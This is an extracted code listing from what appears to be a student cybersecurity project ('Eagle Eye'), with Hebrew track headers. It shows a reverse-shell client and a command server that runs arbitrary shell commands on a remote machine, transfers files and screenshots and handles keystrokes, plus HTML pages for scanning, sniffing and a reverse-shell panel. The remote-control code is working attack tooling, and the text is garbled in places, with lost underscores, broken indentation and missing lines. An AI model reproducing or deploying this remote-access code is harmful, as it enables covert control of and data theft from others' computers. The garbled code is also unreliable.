  try:
    output = subprocess.check output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                       shell=True)
    print("Output: ", output)
    self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES KEY))
    self.conn.send(encrypt_client(output, self.AES_KEY))
  except Exception as e:
    print(e)
    CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
stdout=subprocess.PIPE,
                      stderr=subprocess.PIPE
          print(CMD)
          self.conn.send(
            encrypt client(
              str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                'ISO-8859-1', errors='ignore'), self.AES KEY))
          self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))
def main():
  client = Client("10.0.0.18", 9999)
  client.run()
if name == ' main ':
File Name: Webshell Server.py
import os
import socket
from threading import Thread
from pynput.keyboard import *
from bin.helper_methods import *
class Server(Thread):
 def init (self):
    self.controller = Controller()
    self.conn = socket.socket()
    self.conn.bind((get_ip_address(), 9999))
    self.conn.listen(100)
    print('[+] Listening for income TCP connection on port 9999')
    self.command = "
    self.commands = []
    self.ind = 0
    self.current input = "
    self.cwd = os.path.abspath('.')
    th = Thread(target=self.key event)
    th.start()
  def connect(self):
    self.conn, addr = self.conn.accept()
    print('[+]We got a connection from', addr)
    self.conn.send(RSAFunc_server(enc_key.encode('ISO-8859-1', errors='ignore'))) # Sending the AES key with RSA encryption
    while True:
        self.cwd = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore')
      except Exception:
        continue
  def download(self, command):
    self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
    if command != 'screenshot':
        , path = command.split("*")
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
else:
    path = os.path.abspath('screenshots') + time.asctime()[4:8] + time.asctime()[
                                       8:10] + "-" + time.asctime()[
                                               20:] + "-" + time.asctime()[
                                                      11:19].replace(
      ':', '-') + ".jpg"
  f = open(path, 'wb')
  while True:
    bits = self.conn.recv(1024)
    if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
      f.write(bits[:-4])
      f.close()
      return '[+] Transfer completed '
    if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
      return '[-] Unable to find the file'
    f.write(bits)
def upload(self, command):
  self.conn.send(encrypt_server(command.encode('ISO-8859-1', errors='ignore')))
  send, command = command.split("*")
  if os.path.isfile(command):
    print(os.path.exists(command))
    f = open(command, 'rb')
    packet = f.read(1024)
    while len(packet) > 0:
      self.conn.send(packet)
      packet = f.read(1024)
    self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    return '[+] Transfer completed!'
    self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))
    return 'File not found'
def execute(self):
  self.SaveObject(self.command)
  print(self.command)
  if 'cd' in self.command:
    self.conn.send(encrypt server(self.command.encode('ISO-8859-1')))
    res = decrypt server(self.conn.recv(1024)).decode('ISO-8859-1')
    if '[+]' in res:
      self.cwd = res[11:]
    return res
  elif 'terminate' in self.command:
    self.conn.send(encrypt server('terminate'.encode('ISO-8859-1')))
    self.connect()
  elif 'grab' in self.command or 'download' in self.command:
    self.download(self.command)
  elif 'screenshot' == self.command:
    self.download(self.command)
  elif 'send' in self.command or 'upload' in self.command:
      self.upload(self.command)
    except Exception as e:
      return e
  elif self.command == ":
    return ''
  else:
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
self.conn.send(encrypt_server(self.command.encode('ISO-8859-1', errors='ignore')))
      length = int(decrypt server(self.conn.recv(1024)).decode('ISO-8859-1', errors='ignore'))
      return decrypt server(self.conn.recv(16 + length)).decode('ISO-8859-1', errors='ignore')
    except ValueError:
      return 'Value Error'
    except (ConnectionResetError, ConnectionAbortedError):
      self.connect()
def on_press(self, key):
  if key == Key.up:
    for i in range(len(self.current input)):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current input = "
    for char in self.Back():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.down:
    for i in range(len(self.current_input)):
      self.controller.press(Key.backspace)
      self.controller.release(Key.backspace)
    self.current input = "
    for char in self.Forward():
      self.controller.press(char)
      self.controller.release(char)
      self.current input += char
  elif key == Key.backspace:
    self.current_input = self.current_input[:-1]
  elif key == Key.enter:
    self.current_input = "
  else:
      self.current_input += key.char
    except Exception:
def Back(self):
  """Up arrow has been pressed"""
  # self.commands: ['dir', 'ipconfig', 'cd ..']
  ind = self.ind
    self.ind += 1
    if self.ind > len(self.commands):
      self.ind = 0
    return self.commands[ind]
  except IndexError:
    return "
def SaveObject(self, obj: ...):
  Appends a command to the list
  if obj in self.commands: # If I pressed a command which I already executed bring it to the first place.
    self.commands.remove(obj)
    self.commands.insert(0, obj)
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
else:
     self.commands.insert(0, obj)
     self.ind = self.commands.index(obj)
  def Forward(self) -> str:
   Down arrow has been pressed.
     self.ind -= 1
     ind = self.ind
     return self.commands[ind]
   except IndexError:
     return "
  def key event(self):
   with Listener(on press=self.on press) as lis:
     lis.join()
def main():
 server = Server()
if __name__ == '__main__':
 main()
File Name: About.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>About the Eagle Eye Project</title>
</head>
<body>
<center><h1>About Us</h1></center>
<center>
Eagle Eye is a software made to help network engineers and penetration testers scan the networks they need to examine
efficiently and easily.
 The project contains many tools made in order to simplify and ease the work of examining and testing a network's security.
 This project was developed by Ofek Erez as the CyberSecurity project for the Computer Science major.
 Disclaimer: We are not responsible for any illegal use of the any of the tools in this project.
</center>
</body>
</html>
File Name: ActiveIPs.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Network Mapping</title>
  <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
   function check(){
      var subnet_mask = document.subnet_form.subnet.value
      if (subnet mask.length <8){
        alert("You have to enter legal subnet mask by this format\n x.x.x.x");
       return false;
      return true;
 </script>
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
       <img src="images/Logo.jpg">
      </div>
      <span class="title fg-white">My End Devices Scanner</span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    ul class="sidebar-menu">
      <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
      cli class="divider">
      <a href="/about"><span class="mif-exit icon" id="Aboutus" ></span>About</a>
      <a href="/Shell"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
      <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
      <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
      <a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>>
   </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
   </div>
 </div>
 <div class="container z-1">
    <section>
      <h3>
            <center>
            Welcome to my Network mapping Tool
              </center>
          </h3>
          <hr/>
          <div class="grid">
            <form method="post" action="/active_ips" name="subnet_form">
            <div class="row">
              <div class="cell-6 offset-2">
```





```
<input type="text" data-role="materialinput" placeholder="Enter your subnet mask" id="subnet"</pre>
name="subnet">
              <div class="cell-2">
               <button class="button flat-button dark shadowed" id="btnScan" onclick="check()">Scan</button>
            </div>
          </form>
         </div>
   </section>
   <section>
      <h3>
           <center>
           Scan Result
             </center>
          </h3>
         <hr/>
     {% for address in content %}
      <a href="/computers/{{address}}"> {{address}}</a>
     {% endfor %}
   </section>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;
     function LoadingStart (){
        progress = Metro.activity.open({
         type: 'square',
         overlayColor: '#fff',
         overlayAlpha: 1,
         text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
         overlayClickClose: false
  $("#btnScan").click(function() {
   LoadingStart();
   var subnet mask = $("#InpIP").val();
  </script>
</body>
File Name: Authentication.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <title>Authenticate User</title>
</head>
<body>
<center><h1>Authentication</h1></center>
<form method="post" action="/check_authenticate">
 <div class="grid">
   <div class="row">
     <div class="cell-6 offset-2">
        <input name="inp" type="text" data-role="materialinput" placeholder="Enter The Code You Received"</p>
id="INPAUTH">
      </div>
      <div class="cell-2">
       <button class="button flat-button dark shadowed" id="btnScan" onclick="check code()">Login</button>
   </div>
 </form>
 </div>
</center>
</body>
</html>
File Name: AuthReset.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <title>Authentication</title>
</head>
<body>
<center><h1>Authentication</h1></center>
<center>
  <div class="grid">
   <form method="post" action="/getemail">
    <div class="row">
     <div class="cell-6 offset-2">
        <input name="email" type="text" data-role="materialinput" placeholder="Enter your email" id="email">
      <div class="cell-2">
       <button class="button flat-button dark shadowed" id="btnScan" >Send code</button>
   </div>
 </div>
</form>
</center>
</body>
```





```
</html>
File Name: Client Panel.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Network Mapping</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
---</body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false
<script>
  function get url sniff(){
   window.location.href = "/SniffResults/Activate/" + document.URL.split('/')[4];
  function get url SYN(){
   window.location.href ="/ScanResults/SYN/"+ document.URL.split('/')[4];
  function get_url_stealth(){
   window.location.href = "/ScanResults/Stealth/" + document.URL.split('/')[4];
  function get url UDP(){
   window.location.href = "/ScanResults/UDP/" + document.URL.split('/')[4];
  function get url reverse(){
    window.location.href = "/Shell/" + document.URL.split('/')[4];
</script>
  <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
     <div class="avatar">
       <img src="images/Logo.jpg">
      <span class="title fg-white">Control Panel</span>
      <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    </div>
    <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
     cli class="divider">
     <a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a>>
     <a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>>
     <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
     <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>>
      <a href="/logout"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>>
   </aside>
  <div class="shifted-content h-100 p-ab">
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
    </div>
  </div>
  <div class="container z-1">
    <section>
      <h3>
             <center>
              Control Panel
              </center>
          </h3>
          <hr/>
          <div class="grid">
             <div class="row">
              <div class="cell-6 offset-2">
                 <center>
                   <div class="cell-2">
                     <!-- <button class="button flat-button dark shadowed" id="btnScan">Scan</button>-->
                     <form method="get" id="sniff form"> <button id="sniff" onclick="get url sniff()" type="button"</pre>
><option> Sniff Traffic </option> </button> </form>
                   </div>
                  <div class="cell-2">
                     <form method="get" id="SYN form"> <button id="syn" onclick="get url SYN()" type="button">
<option> SYN Port Scan </option></button> </form>
                   </div>
                   <div class="cell-2">
                     <form method="get" id="Stealth_form" > <button id="stealth" onclick="get_url_stealth()"
type="button"> <option> Stealth Port Scan </option> </button> </form>
                   </div>
                     <div class="cell-2">
                     <form method="get" id="UDP form"> <button id="udp" onclick="get url UDP()" type="button">
<option> UDP Port Scan </option> </button> </form>
                   </div>
                   <div class="cell-2">
                     <form method="get" id="rev shell form"> <button id="reverse" onclick="get url reverse()"</pre>
type="button"> <option> Connect To Shell </option> </button> </form>
                   </div>
                 </center>
               </div>
            </div>
          </div>
    </section>
    <section>
            <center>
            Scan Result
              </center>
          </h3>
          <hr/>
    </section>
```





```
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  var progress = 0;
     function LoadingStart (){
        progress = Metro.activity.open({
         type: 'square',
         overlayColor: '#fff',
         overlayAlpha: 1,
         text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
         overlayClickClose: true
     function LoadingEnd(){
        Metro.activity.close(progress);
  $("#sniff").click(function() {
   LoadingStart();
  $("#syn").click(function() {
  LoadingStart();
  $("#stealth").click(function() {
   LoadingStart();
 </script>
</body>
</html>
File Name: CodeSentSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Log Out</title>
</head>
<body>
<center><h1>Code Sent Successfully to your Email address</h1></center>
<a href="/reset">Continue</a>
<a href="/">Return to Login Page</a>
</body>
</html>
File Name: ConnectToShell.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Scan Results</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
  <script type="text/javascript" src="/eel.js"></script>
 /head>
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
 <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     id="sb3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
      <div class="avatar">
       <img src="images/Logo.jpg">
     <span class="title fg-white">My Sniffer </span>
     <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
    <a href="login.html"><span class="mif-exit icon" id="Login" ></span>Login</a>
      cli class="divider">
     <a href="About.html"><span class="mif-exit icon" id="Aboutus" ></span>About</a>>
     <a href="ConnectToShell.html"><span class="mif-exit icon" id="Revshell" ></span>Reverse Shell</a>
     <a href="SniffResults.html"><span class="mif-exit icon" id="sniffer" ></span>Sniff Network traffic</a>
     <a href="ScanResults.html"><span class="mif-exit icon" id="PortScan" ></span>Port Scan</a>
      <a href="logout.html"><span class="mif-exit icon" id="ExitScreen" ></span>Log Out</a>
   </aside>
 <div class="shifted-content h-100 p-ab">
    <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
      <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
        <span class="mif-menu fg-white"></span>
      </button>
   </div>
 </div>
 <div class="container z-1">
    <section>
      <h3>
            <center>
           Port Scanner
              </center>
          </h3>
          <hr/>
          <div class="grid">
            <div class="row">
              <div class="cell-6 offset-2">
<form method="post" action="/activated_reverse">
 <input type="text" background-color="black" foreground-color="green" data-role="materialinput"</p>
placeholder="{{content[0]}}" name="input" id="InpIP">
  <button background-color="black" foreground-color="green" type="submit" >send</button>
 </form>
              </div>
            </div>
         </div>
   </section>
    <section>
      <h3>
            <center>
           Reverse Shell
```





```
</center>
          </h3>
          <hr/>
     {{content[1]}}
      </section>
 <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
 <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script>
  var progress = 0;
     function LoadingStart (){
        progress = Metro.activity.open({
          type: 'square',
          overlayColor: '#fff',
          overlayAlpha: 1,
          text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
          overlayClickClose: true
      function LoadingEnd(){
        Metro.activity.close(progress);
  $("#btnScan").click(function() {
   LoadingStart();
   var ip address = $("#InpIP").val();
     LoadingEnd();
 </script>
</body>
File Name: index.html
<!DOCTYPE html>
<html lang="en">
<head>
 <title>Template</title>
 <meta charset="utf-8">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <link rel="stylesheet" href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css">
 <script type="text/javascript" src="/eel.js"></script>
</head>
<body> <!--=oncontextmenu="return false" onselectstart="return false" ondragstart="return false">-->
  <aside class="sidebar pos-absolute z-2"
     data-role="sidebar"
     data-toggle="#sidebar-toggle-3"
     data-shift=".shifted-content">
    <div class="sidebar-header" data-image="images/sb-bg-1.jpg">
```

116 214273393 אופק ארז

<div class="avatar">





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<img src="images/Logo.jpg">
    <span class="title fg-white">My End Devices Scanner</span>
    <span class="subtitle fg-white"> 2022 © Ofek Erez</span>
  <a><span class="mif-home icon" id="HomeScreen"></span>Home</a>
    cli class="divider">
    <a><span class="mif-exit icon" id="ExitScreen" ></span>Exit</a>
  </aside>
<div class="shifted-content h-100 p-ab">
  <div class="app-bar pos-absolute bg-red z-1" data-role="appbar">
    <button class="app-bar-item c-pointer" id="sidebar-toggle-3">
      <span class="mif-menu fg-white"></span>
    </button>
  </div>
</div>
<div class="container z-1">
  <section>
    <h3>
          <center>
          Welcome to my Network mapping Tool
            </center>
        </h3>
        <hr/>
        <div class="grid">
          <div class="row">
            <div class="cell-6 offset-2">
               <input type="text" data-role="materialinput" placeholder="Enter your Ip Address" id="InpIP">
            <div class="cell-2">
             <button class="button flat-button dark shadowed" id="btnScan">Scan</button>
            </div>
          </div>
        </div>
  </section>
  <section>
     <h3>
          <center>
         Scan Result
            </center>
        </h3>
        <hr/>
    </section>
<script src="https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
<script>
var progress = 0;
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
function LoadingStart (){
        progress = Metro.activity.open({
         type: 'square',
         overlayColor: '#fff',
         overlayAlpha: 1,
         text: '<div class=\'mt-2 text-small\'>Please, wait...</div>',
         overlayClickClose: true
      function LoadingEnd(){
       Metro.activity.close(progress);
  $("#btnScan").click(function() {
   LoadingStart();
   var ip address = $("#InpIP").val();
   eel.scanner start(ip address) (function(clients) {
      for (item of clients){
        $("#resultOutput").append(`${item}`);
     LoadingEnd();
 </script>
</body>
</html>
File Name: LoggedOutSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Log Out</title>
</head>
<center><h1>You Logged Out Successfully</h1></center>
<a href="/">Return to Login Page</a>
</body>
</html>
File Name: login.html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
  <meta name="twitter:site" content="@metroui">
  <meta name="twitter:creator" content="@pimenov_sergey">
  <meta name="twitter:card" content="summary">
  <meta name="twitter:title" content="Metro 4 Components Library">
  <meta name="twitter:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
  <meta name="twitter:image" content="https://metroui.org.ua/images/m4-logo-social.png">
  <meta property="og:url" content="https://metroui.org.ua/index.html">
  <meta property="og:title" content="Metro 4 Components Library">
  <meta property="og:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly</p>
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
  <meta property="og:type" content="website">
  <meta property="og:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:image:secure url" content="https://metroui.org.ua/images/m4-logo-social.png">
  <meta property="og:image:type" content="image/png">
  <meta property="og:image:width" content="968">
  <meta property="og:image:height" content="504">
  <meta name="author" content="Sergey Pimenov">
  <meta name="description" content="The most popular HTML, CSS, and JS library in Metro style.">
  <meta name="keywords" content="HTML, CSS, JS, Metro, CSS3, Javascript, HTML5, UI, Library, Web, Development,
Framework">
  k href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css" rel="stylesheet">
  <title>Login</title>
  <style>
    .login-form {
      width: 350px;
      height: auto;
      top: 50%;
      margin-top: -160px;
 </style>
</head>
<body class="h-vh-100 bg-brandColor2">
  <form class="login-form bg-white p-6 mx-auto border bd-default win-shadow"
     data-role="validator"
     action="/login"
     method="post"
     data-clear-invalid="2000"
     data-on-error-form="invalidForm"
     data-on-validate-form="validateForm">
    <span class="mif-vpn-lock mif-4x place-right" style="margin-top: -10px;"></span>
    <h2 class="text-light">Login to service</h2>
    <hr class="thin mt-4 mb-4 bg-white">
    <div class="form-group">
      <input type="text" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter your username..."
data-validate="required username" name="username">
    <div class="form-group">
      <input name="password" type="password" data-role="input" data-prepend="<span class='mif-key'>"
placeholder="Enter your password...">
    <div class="form-group mt-10">
      <input type="checkbox" data-role="checkbox" data-caption="Remember me" class="place-right">
      <center>
      <a href="/ResetPassword"> Forgot your password? </a>
      <button class="button" onclick="validateForm()">Submit form</button>
    </div>
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
```





```
function invalidForm(){
     var form = $(this);
     form.addClass("ani-ring");
     setTimeout(function(){
      form.removeClass("ani-ring");
     }, 1000);
   function validateForm(){
     $(".login-form").animate({
      opacity: 0
 </script>
</body>
</html>
File Name: logout.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Logout</title>
</head>
<body>
<center>
<h1>Are you sure you want to log out</h1>
<a href="LoggedOutSuccessfully.html"><button flat-button dark shadowed" type="Yes" > </button></a>
<a href="login.html"><button flat-button dark shadowed" type="No" > </button></a>
</center>
</body>
</html>
File Name: MailNotFound.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Authentication Failed</title>
</head>
<body>
 <hr>
 <hr>
 <hr>
 <br>
<center><h1>The mail entered was not found </h1></center>
<center><h1><a href="/ResetPassword">Click here to try again</a> </h1></center>
</body>
</html>
File Name: register.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
 <meta name="twitter:site" content="@metroui">
 <meta name="twitter:creator" content="@pimenov_sergey">
 <meta name="twitter:card" content="summary">
 <meta name="twitter:title" content="Metro 4 Components Library">
 <meta name="twitter:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
 <meta name="twitter:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:url" content="https://metroui.org.ua/index.html">
 <meta property="og:title" content="Metro 4 Components Library">
 <meta property="og:description" content="Metro 4 is an open source toolkit for developing with HTML, CSS, and JS. Quickly
prototype your ideas or build your entire app with responsive grid system, extensive prebuilt components, and powerful
plugins .">
 <meta property="og:type" content="website">
 <meta property="og:image" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:image:secure url" content="https://metroui.org.ua/images/m4-logo-social.png">
 <meta property="og:image:type" content="image/png">
 <meta property="og:image:width" content="968">
 <meta property="og:image:height" content="504">
 <meta name="author" content="Sergey Pimenov">
 <meta name="description" content="The most popular HTML, CSS, and JS library in Metro style.">
 <meta name="keywords" content="HTML, CSS, JS, Metro, CSS3, Javascript, HTML5, UI, Library, Web, Development,
Framework">
 <link href="https://cdn.metroui.org.ua/v4/css/metro-all.min.css" rel="stylesheet">
 <title>Register</title>
 <style>
    .login-form {
      width: 350px;
      height: auto;
      top: 50%;
      margin-top: -160px;
 </style>
</head>
<body class="h-vh-100 bg-brandColor2">
 <form class="login-form bg-white p-6 mx-auto border bd-default win-shadow"
     data-role="validator"
    action="/auth/register"
     method="POST"
     data-clear-invalid="2000"
     data-on-error-form="invalidForm"
     data-on-validate-form="validateForm" name="myform" id="myform">
    <span class="mif-vpn-lock mif-4x place-right" style="margin-top: -10px;"></span>
    <h2 class="text-light">Register</h2>
    <hr class="thin mt-4 mb-4 bg-white">
    <div class="form-group">
      <input type="text" name="firstname" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your First Name..." data-validate="required First name">
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
</div>
    <div class="form-group">
      <input type="text" name="lastname" data-role="input" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your Last Name..." data-validate="required Last name">
    <div class="form-group">
      <input type="text" data-role="input" name="username" data-prepend="<span class='mif-envelop'>" placeholder="Enter
your Username..." data-validate="required username">
    <div class="form-group">
      <input type="text" data-role="input" name="email" data-prepend="<span class='mif-envelop'>" placeholder="Enter your
email..." data-validate="required email">
    </div>
    <div class="form-group">
      <input type="password" data-role="input" name="password" data-prepend="<span class='mif-key'>"
placeholder="Enter your password..." data-validate="required minlength=6">
    <div class="form-group">
      <input type="password" data-role="input" name="checkpassword" data-prepend="<span class='mif-key'>"
placeholder="Enter your password again..." data-validate="required minlength=6">
    </div>
    <div class="form-group mt-10">
      <input type="checkbox" data-role="checkbox" data-caption="Remember me" class="place-right">
      <button class="button flat-button dark shadowed" onclick="return CheckForm()">Submit form</button>
     <!--<input id="submitting register" type="submit" class="button flat-button dark shadowed" onsubmit="return
CheckForm()"></input>-->
    </div>
  </form>
  {% with messages = get flashed messages(with categories=true) %}
  {% for category, message in messages %}
  <div class="alert alert-{{ category }} alert-dismissible fade show" role="alert">
    <span>{{ message }}</span>
    {% endfor %}
  {% endwith %}
  <script src="https://cdn.metroui.org.ua/v4/js/metro.min.js"></script>
  <script type="text/javascript">
    function invalidForm(){
      var form = $(this);
      form.addClass("ani-ring");
      setTimeout(function(){
        form.removeClass("ani-ring");
      }, 1000);
    function validateForm(){
      $(".login-form").animate({
        opacity: 0
    console.log("this is working!");
    function CheckForm() {
      var user = document.myform.firstname.value;
     // if (user.indexOf('<') < 1 || user.indexOf('>')< 1 || user.indexOf('\"'')< 1 || user.indexOf('\"'')< 1
     // {
          return false;
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
if (user.length == 0) {
        alert("You Forgot To Type Your First Name!");
        console.log(document.myform.firstname);
        document.myform.firstname.focus();
        return false;
      var user = document.myform.lastname.value;
      if (user.length == 0) {
        alert("You Forgot To Type Your Last Name!");
        document.myform.lastname.focus();
        return false;
      var name = document.myform.username.value;
      if (name.length == 0) {
        alert("You Have To Type Your Username!");
        document.myform.username.focus();
        return false;
      password1 = document.myform.password.value;
      if (password1.length < 6) {
        alert("Password Has to be 6 Chars At least");
        document.myform.password.focus();
        return false;
      password1 = document.myform.password.value;
      password2 = document.myform.checkpassword.value;
      if (password1 != password2) {
        alert("validation is wrong");
        document.myform.checkpassword.value = "";
        document.myform.checkpassword.focus();
        return false;
      //Mail Check
      var str = document.myform.email.value;
      if (str == "") {
        alert("You Need To Type Your Email");
        document.myform.email.focus();
        return false;
      if (str.indexOf(".") < 1 || str.slice(-1) == "." || str.slice(-1) == "@" ||
str.substring(str.indexOf("@")).length < 5 | | str.substring(str.indexOf("@")).length > 30 | | !(str.slice(-4) == ".com" | | str.slice(-
6) == ".co.il")) {
        alert("You Need To Type Legal Email");
        document.myform.email.focus();
        return false;
      var count = 0;
      for (var i = 0; i < str.length; i++) {
        var ch = str.charCodeAt(i);
        if (!(ch >= 64 && ch <= 90 || ch >= 97 && ch <= 122 || ch >= 48 && ch <= 57 || ch == 46)) {
           alert("You Need To Type Legal Email");
          document.myform.email.focus();
          return false;
        if (str[i] == "@")
           count++;
```





```
מגמת הנדסת תוכנה - התמחות בהגנת סייבר
```

```
if (count != 1 | | str[str.indexOf("@") - 1] == "." | | str[str.indexOf("@") + 1] == ".") {
       alert("You Need To Type Legal Email");
       document.myform.email.focus();
       return false;
       return true;
 </script>
</body>
</html>
File Name: RegisteredSuccessfully.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>About the Eagle Eye Project</title>
</head>
<body>
 <br>
 <br>
 <br>
 <br>
<center><h1>You Have Registered Successfully!</h1></center>
</body>
</html>
File Name: ResetPassword.html
<!DOCTYPE html>
<html lang="en">
<head>
 <meta charset="UTF-8">
 <title>Reset Password</title>
</head>
<body>
 <script>
   function check_form(){
   var password = document.my_form.password.value;
   var auth_password = document.my_form.authpass.value;
   if(password.length < 6)
